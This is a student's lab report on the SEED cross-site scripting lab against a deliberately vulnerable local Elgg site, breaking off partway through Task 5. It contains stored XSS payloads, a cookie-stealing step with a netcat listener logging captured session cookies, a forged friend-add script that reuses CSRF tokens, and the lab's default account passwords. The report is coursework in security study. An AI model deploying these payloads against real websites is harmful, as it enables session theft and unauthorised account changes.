



**The Laboratory of Information Security
(UE19CS347)**

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	14/04/2022
Section	:	A
Week	:	8

The Table of Contents

The Setup	2
Task 1: Posting a Malicious Message to Display an Alert Window	2
Task 2: Posting a Malicious Message to Display Cookies	7
Task 3: Stealing Cookies from the Victim’s Machine.....	10
Task 4: Becoming the Victim’s Friend.....	12
Phase I – Information Gathering.....	13
Phase II – Scripting the program	14
Phase III – Launching the attack	14
Task 5: Modifying the Victim’s Profile.....	17
Phase I – Information Gathering.....	17
Phase II – Scripting the program	18
Phase III – Launching the attack	19
Task 6: Writing a Self-Propagating XSS Worm.....	21
Self-Propagation	26
Task 7: Countermeasures	28
HTMLawed Countermeasure	29
HTML special characters countermeasure	33

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The attacker machine (10.0.2.39)

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:5c:05:94
              inet addr:10.0.2.39 Bcast:10.0.2.255 Mask:255.255.255.0
              inet6 addr: fe80::dc8e:3a12:2f7b:c3e9/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:9 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:2290 (2.2 KB) TX bytes:8219 (8.2 KB)

lo          Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:65536 Metric:1
                      RX packets:77 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1
                      RX bytes:21893 (21.8 KB) TX bytes:21893 (21.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Task 1: Posting a Malicious Message to Display an Alert Window

Cross Site Scripting, abbreviated as XSS is yet another satanic attack employed by attackers to exploit vulnerabilities lurking on websites. In this experiment, an XSS attack is attempted on the website, <http://www.xsslabeLgg.com/>




Fig. 1(a): The target website.

Below are the users who have their account authorised to this website.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Now, assuming that Samy is the attacker, she logs in to test the vulnerability.

The screenshot shows the XSS Lab Site login interface. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, More, and Log in. The main content area displays "Latest activity" with a message "No activity". On the right side, there is a search bar and a login form. The login form fields are labeled "Username or email" (containing "Samy") and "Password" (containing "seedsamy"). Below the password field is a "Log in" button and a "Remember me" checkbox. At the bottom of the page, it says "Powered by Elgg".

Fig. 1(b): Logging in as Samy.

Under the brief description of Samy's profile, triggered by clicking on 'Edit Profile', the JavaScript code is entered.

The code: <script>alert ("XSS")</script>

The screenshot shows the XSS Lab Site profile edit page for user "Samy". The left sidebar lists options like Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, and Edit profile. The main content area has sections for "Edit profile", "Display name" (set to "Samy"), "About me" (with a rich text editor containing placeholder text), and "Brief description" (containing the malicious script "<script>alert('XSS')</script>"). A dropdown menu for visibility is set to "Public". On the right, there is a sidebar with links for Change your settings, Account statistics, Notifications, and Group notifications.

Fig. 1(c): Preparing the attack.

On clicking ‘Save’, this is the result:




Fig. 1(d): The XSS attack test.

Henceforth, the test triumphed. Now, a standalone JS file is created and tested. For this purpose, a bijou JavaScript file under the directory, /var/www/html by the name, task1.js is created.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ sudo gedit /var/www/html/task1.js

(gedit:3291): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.
.service files

** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad
** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad
** (gedit:3291): WARNING **: Set document metadata failed: Setting attribute metad
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/task1.js
alert('Attack by standalone file');
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 1(e): Creating the standalone file.

Since this website contains the vulnerability, back in the description box, the content is altered to redirect and execute the standalone JS file.

The string which fires the attack is:

```
<script type="text/javascript"
src="http://localhost/task1.js"></script>
```

On loading the webpage, in the local machine, this script gets executed by the browser.

The screenshot shows the 'Edit profile' section of the XSS Lab Site. On the left, there's a 'Display name' field containing 'Samy'. Below it is a 'About me' section with a rich text editor toolbar and a large text area. A dropdown menu shows 'Public'. Underneath is a 'Brief description' field containing the JavaScript code: <script type="text/javascript" src="http://localhost/task1.js"></script>. Another dropdown menu also shows 'Public'. On the right, a sidebar for 'Samy' lists links like 'Blogs', 'Bookmarks', 'Files', etc., and provides options to 'Edit profile', 'Change your settings', and 'Notifications'.

Fig. 1(f): Preparing for another attack.

On saving the content, the code is put into effect.

The screenshot shows the XSS Lab Site with a success message 'Your profile was successfully saved.' at the top. A modal dialog box in the center says 'Attack by standalone file' with an 'OK' button. The sidebar on the left shows Samy's profile picture, a brief description, and links to 'Edit profile', 'Edit avatar', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. A green button 'Add widgets' is visible above the sidebar.

Fig. 1(g): Attack by standalone file.

To examine the trueness of this attack, Alice now logs in to her account.

It's noticed that the alert window pops up no sooner Alice browses Samy's profile on the website.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

No activity

Powered by Elgg

Samy

Alice

Blogs Bookmarks Files Pages Wire posts

This screenshot shows the XSS Lab Site interface. At the top, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below it, a section titled 'All Site Activity' displays tabs for All, Mine, and Friends. A message 'No activity' is shown. On the right, a sidebar for user 'Samy' lists options like Blogs, Bookmarks, Files, Pages, and Wire posts. Another sidebar for 'Alice' shows her profile picture and name. At the bottom left, it says 'Powered by Elgg'.

Fig. 1(h): Alice logs in.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
Brief description

Attack by standalone file

OK

Add friend
Send a message
Report user

Blogs
Bookmarks
Files
Pages
Wire posts

This screenshot shows the XSS Lab Site interface again. A modal dialog box is open over the page, displaying a message 'Attack by standalone file' with an 'OK' button. The background shows a user profile for 'Samy' with options to Add friend, Send a message, or Report user. Below the profile are links for Blogs, Bookmarks, Files, Pages, and Wire posts.

Fig. 1(i): The attack is launched.

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user views her profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous. An alert box is created containing the cookie, which is called by accessing the cookie attribute of 'Document'.

The code: `<script>alert(document.cookie)</script>`

The procedure to triumph this robbery is as follows:

1. Login to Samy's account (Username: *Samy*, Password: *seedssamy*).
2. Click on 'Samy' on the 'Activity' page.
3. Hit the 'Edit Profile' button.
4. Type the malicious code snippet shown above under 'Brief Description'.

The screenshot shows the 'Edit profile' page for the user 'Samy' on the XSS Lab Site. The main area displays the user's current profile information: 'Display name' (Samy) and 'About me' (empty). Below these are sections for 'Brief description' and 'Public'. The 'Brief description' section contains the malicious code: `<script>alert(document.cookie);</script>`. The right sidebar provides a summary of the user's activity and links to other site features like Blogs, Bookmarks, and Files.

Fig. 2(a): Preparing the attack.

5. Scroll down and click on save.

It's noticed that the existence of this vulnerability leaks the cookies to Samy on her profile.




Fig. 2(b): The attack is triggered.

The attack can be guaranteed as triumphant if the cookies of any user who logs in and views Samy's profile gets displayed. So, Boby logs in.




Fig. 2(c): Logging in as Boby.

After logging in as Boby, the ultimate step is to browse Samy's profile. Since the XSS vulnerability persists in this website, it's bound to expose cookies to the user.

- P.T.O -

The screenshot shows a web application interface titled "XSS Lab Site". At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the navigation bar, a section titled "All Site Activity" displays a search interface. A search input field contains the name "Samy", and a dropdown menu below it also lists "Samy". To the right of the search area, a user profile for "Boby" is shown, featuring a small icon, the name "Boby", and a list of activity types: Blogs, Bookmarks, Files, Pages, and Wire posts. At the bottom left of the main content area, the text "Powered by Elgg" is visible.

Fig. 2(d): Boby searches for Samy.

And then the attack fires on Boby's profile.

The screenshot shows a user profile for "Samy" on the XSS Lab Site. The profile page includes a brief description and a large image of a person in a hooded jacket. On the left side of the profile page, there is a sidebar with options like "Add friend", "Send a message", and "Report user", along with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". A prominent feature is a modal dialog box that has popped up over the profile page. The dialog box has a title "Samy" and a message area containing the string "Elgg=6ke51lm0oqfef3drg1spogsks01". At the bottom of the dialog box is an "OK" button. The background of the page is dimmed, indicating the modal is active.

Fig. 2(e): The cookies are exposed.

Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

This can be done by having the malicious JavaScript insert an `` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives.

The code: `<script>document.write('');</script>`

The following steps ought to be followed:

1. Login as Samy.
2. Head to 'Edit Profile'.
3. Type the above code in the 'Brief Description' section.

The screenshot shows the 'Edit profile' page for a user named 'Samy' on the 'XSS Lab Site'. The main form includes fields for 'Display name' (set to 'Samy'), 'About me' (with a rich text editor), and 'Brief description' (containing the malicious JavaScript code). On the right, there is a sidebar with user stats and links to 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Fig. 3(a): Preparing the attack.

It's a vital bound to instigate the listener program on a window of the terminal.

The command: nc -lvp 5555

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.39] port 5555 [tcp/*] accepted (family 2, sport 47358)
GET /?c=Elgg%3Dnue8q8ef6nig2vvcg9b1rd7q13 HTTP/1.1
Host: 10.0.2.39:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Fig. 3(b): Commencing the listener.

Now, Boby logs in, eventually falling prey to the attack.




Fig. 3(c): Boby logs in.

Since Samy's the target, Boby, with no doubt, browses her profile. No sooner Samy's profile opens, than the attack launches to lead the attacker obtain cookies belonging to Boby.

- P.T.O -

Results for "Samy"

Users

Samy
12 minutes ago

Powered by Elgg

Fig. 3(d): Browsing Samy's profile.

On browsing the profile, the cookies get captured.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.39] port 5555 [tcp/*] accepted (family 2, sport 47378)
GET /?c=Elgg%3Df4h1slmut869rjj7b3017vhrg4 HTTP/1.1
Host: 10.0.2.39:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Fig. 3(e): The captured cookies.

Task 4: Becoming the Victim's Friend

The objective of this task is to write an XSS worm in Elgg. In this task an XSS worm that does not self-propagate is scripted to inject into Samy's profile. When a victim visits Samy's profile, the injected code gets executed and adds Samy to the victim's friend list. In order to perform such an attack, Samy needs to investigate how the friend request looks like.

Samy will create another account on the website say Boby and sends a friend request to himself with this new account. Samy will use tools like web developer tools provided by Firefox web browser to capture the http request going out from his browser.

Once Samy knows the URL of the add friend request, he can write a JavaScript program that triggers the add friend request to the server whenever someone visits his profile page. This can be done by injecting the malicious JavaScript program into the About section of his profile.

Phase I – Information Gathering

Samy understands the request structure by adding Boby as a friend.

The screenshot shows a browser window with two main panes. The left pane displays the Network tab of the developer tools, specifically the 'HTTP Header Live' section. It shows a request to `http://www.xsslabelgg.com/action/friends/add?`. The headers include:

```

Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=vnlfd4ldeec0f2u0g7ifqamt4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 14 Apr 2022 11:56:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8

```

The right pane shows the 'XSS Lab Site' interface. It features a profile picture of a character named 'Boby'. Below the picture are buttons for 'Remove friend', 'Send a message', and 'Report user'. To the right, there's a 'Friends' section with the message 'No friends yet.' and a green success message at the top: 'You have successfully added Boby as a friend.'

Fig. 4.1(a): Understanding the requests.

```

<body>
  <div class="elgg-page elgg-page-default" onclick="return true"></div>
  <script>
    var elgg = {"config": {"lastcache": 1549469404, "viewtype": "default", "simplecache_enabled": 1}, "security": {"token": {"_elgg_ts": "1649937608", "_elgg_token": "2nkncw6AohFZygKB7AnxA"}}, "session": {"user": {"guid": 47, "type": "user", "subtype": "", "owner_guid": 47, "container_guid": 0, "site_guid": 1, "time_created": "2017-07-26T20:30:59+00:00", "time_updated": "2022-04-14T11:20:29+00:00", "url": "http://www.xsslabelgg.com/\\profile\\samy", "name": "Samy", "username": "samy", "language": "en", "admin": false}, "token": "fNBYdeGpusE0JhMAVqj"}, "data": {}, "page_owner": {"guid": 47, "type": "user", "subtype": "", "owner_guid": 47, "container_guid": 0, "site_guid": 1, "time_created": "2017-07-26T20:30:59+00:00", "time_updated": "2022-04-14T11:20:29+00:00", "url": "http://www.xsslabelgg.com/\\profile\\samy", "name": "Samy", "username": "samy", "language": "en"}};
  </script>

```

Fig. 4.1(b): Samy's details in the source program.

In the request that adds Boby as a friend, there is a URL containing a number (45). This signifies a unique number coined ‘GUID’ of a user. Here, 45 is the GUID of Boby. Followed by this number are the values of a secret token and a timestamp. Since these values are dynamically assigned by the browser it does

not need much focus. In the second *paragraph* is the keyword ‘GET’, signifying the request is being delivered in the form of a GET request. From the details observed in figure 4.1(b), Samy’s GUID is noticed as 47, which is imperative. With these details in mind, the malicious program is scripted.

Phase II – Scripting the program

The program:

Name: task4.js

```
window.onload=function()
{
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl =
"http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
    //Create and send Ajax request to add friend.
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
    Ajax.send();
}
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/task4.js
window.onload=function()
{
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
    //Create and send Ajax request to add friend.
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
    Ajax.send();
}
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 4.2(b): Scripting the program.

Phase III – Launching the attack

With the scripted code in place, following a similar approach from the previous task, the program is now prepared to launch.

1. Changing the brief description of Sammy.

The screenshot shows the 'Edit profile' page for a user named 'Samy'. In the 'Brief description' field, the following code is injected:

```
<script type="text/javascript" src="http://localhost/task4.js"></script>
```

Fig. 4.3(a): Injecting the code.

2. Logging in as Alice.

The screenshot shows the 'All Site Activity' page. It displays a recent friend request:

Samy is now a friend with Bob 15 minutes ago

The sidebar shows links for Blogs, Bookmarks, Files, Pages, and Wire posts.

Fig. 4.3(b): Alice is logged in.

Alice is in a void of any friends, until she browses Samy's profile.

The screenshot shows Alice's profile page on the XSS Lab Site. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More ». A blue header bar displays the title "XSS Lab Site". The main content area features a profile picture of Alice in a yellow dress, with her name "Alice" displayed below it. To the right of the profile picture is a sidebar with options: Edit profile, Edit avatar, Blogs, Bookmarks, Files, Pages, and Wire posts. On the far right, there is a "Friends" widget with a "No friends yet." message and an "Add widgets" button.

Fig. 4.3(c): Alice's profile initially.

No sooner Alice opens his profile, than the attack instantaneously launches, adding Samy as Alice's friend.

This screenshot shows the same profile page for Alice, but now with a friend listed. The "Friends" widget on the right side now displays a small thumbnail image of Samy and the text "Samy". The rest of the page content remains identical to Fig. 4.3(c).

Fig. 4.3(d): Samy is Alice's friend.

Task 5: Modifying the Victim's Profile

In this task a JavaScript program similar to the previous task is used. But this time to send out a POST request modifying the victim's profile. In order to forge a POST request Samy needs to investigate the actual POST request that is sent when the profile of a user is modified. Samy can do this easily by modifying his own profile and use web developer tools to monitor the HTTP request triggered.

Once the request has been investigated, we can see that the content sent out starts with elgg token and ts variables followed by profile page fields and their access level. Using that information Samy creates a JavaScript program.

Phase I – Information Gathering

Samy first alters the description on her profile to learn the pattern involved in the cookies designed.

The screenshot shows a browser window with the title 'Samy: XSS Lab Site'. The address bar shows 'www.xsslabelgg.com/profile/samy'. The main content area is titled 'XSS Lab Site' and shows a profile for 'Samy' with the description 'Anurag.R.Simha is my Hero'. To the left, there is a sidebar with links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More ». Below the sidebar, there are buttons for 'Edit profile' and 'Edit avatar'. At the bottom of the sidebar, there are links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The bottom right corner of the sidebar says 'Powered by Elgg'. On the far left, there is a separate window titled 'HTTP Header Live' which displays two network requests. The first request is a POST to 'http://www.xsslabelgg.com/action/profile/edit' with the following headers and body:
 Host: www.xsslabelgg.com
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0.2) AppleWebKit/537.36 (KHTML, like Gecko) elgg/2.4.18 gevent/1.14.5 node/10.15.3
 Accept: text/html,application/xhtml+xml,application/xml
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://www.xsslabelgg.com/profile/samy/edit
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 516
 Cookie: Elgg-700podpkf7esu8fmt98p8n36
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1
 _elgg_token=AHh049lUQ5_cT7qiBl7q8A&_elgg_ts=&accesslevel[description]=2&briefdescription=&
 POST: HTTP/1.1 302 Found
 Date: Fri, 15 Apr 2022 16:39:19 GMT
 Server: Apache/2.4.18 (Ubuntu)
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate
 Pragma: no-cache
 Location: http://www.xsslabelgg.com/profile/samy
 Content-Length: 6
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html; charset=utf-8
